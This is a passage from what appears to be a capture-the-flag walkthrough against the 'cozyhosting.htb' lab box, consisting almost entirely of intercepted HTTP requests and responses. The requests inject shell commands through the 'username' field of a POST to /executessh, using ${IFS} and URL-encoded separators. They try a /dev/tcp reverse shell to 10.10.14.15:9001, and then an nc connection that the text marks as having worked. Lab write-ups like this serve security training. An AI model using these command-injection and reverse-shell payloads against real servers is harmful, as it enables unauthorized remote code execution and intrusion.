4 Accept:
  text/html,application/xhtml+xml,application/xml;q=
  0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 106
9 Origin: http://cozyhosting.htb
10 Connection: close
11 Referer: http://cozyhosting.htb/admin
12 Cookie: JSESSIONID=
  C5A6C4CD8E4CC72E14BB8CEDD2082078
13 Upgrade-Insecure-Requests: 1
14
15 host=host&username=
  2>/dev/null%3bsh${IFS}-i${IFS}>%262${IFS}/dev/tcp/
  10.10.14.15/9001${IFS}0>262;%23${IFS}
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 302
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Wed, 28 Feb 2024 15:44:18 GMT
4 Content-Length: 0
5 Location:
  http://cozyhosting.htb/admin?error=/bin/bash: line
  1: 2${IFS}/dev/tcp/10.10.14.15/9001${IFS}0:
  ambiguous redirect
6 Connection: close
7 X-Content-Type-Options: nosniff
8 X-XSS-Protection: 0
9 Cache-Control: no-cache, no-store, max-age=0,
  must-revalidate
10 Pragma: no-cache
11 Expires: 0
12 X-Frame-Options: DENY
13
14
```

error=/bin/bash: line 1: 2${IFS}/dev/tcp/10.10.14.15/9001${IFS}0: ambiguous redirect

This worked:

Request

Pretty Raw Hex

```
1  POST /executessh HTTP/1.1
2  Host: cozyhosting.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64;
   rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=
   0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 83
9  Origin: http://cozyhosting.htb
10 Connection: close
11 Referer: http://cozyhosting.htb/admin
12 Cookie: JSESSIONID=
   C5A6C4CD8E4CC72E14BB8CEDD2082078
13 Upgrade-Insecure-Requests: 1
14
15 host=host&username=
   2>/dev/null%3bnc${IFS}10.10.14.15${IFS}9001${IFS}>
   %262;%23${IFS}
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 504 Gateway Time-out
2  Server: nginx/1.18.0 (Ubuntu)
3  Date: Wed, 28 Feb 2024 16:05:05 GMT
4  Content-Type: text/html
5  Content-Length: 176
6  Connection: close
7
8  <html>
9    <head>
       <title>
         504 Gateway Time-out
       </title>
     </head>
10   <body>
11     <center>
         <h1>
           504 Gateway Time-out
         </h1>
       </center>
12     <hr>
       <center>
         nginx/1.18.0 (Ubuntu)
       </center>
13   </body>
14 </html>
15
```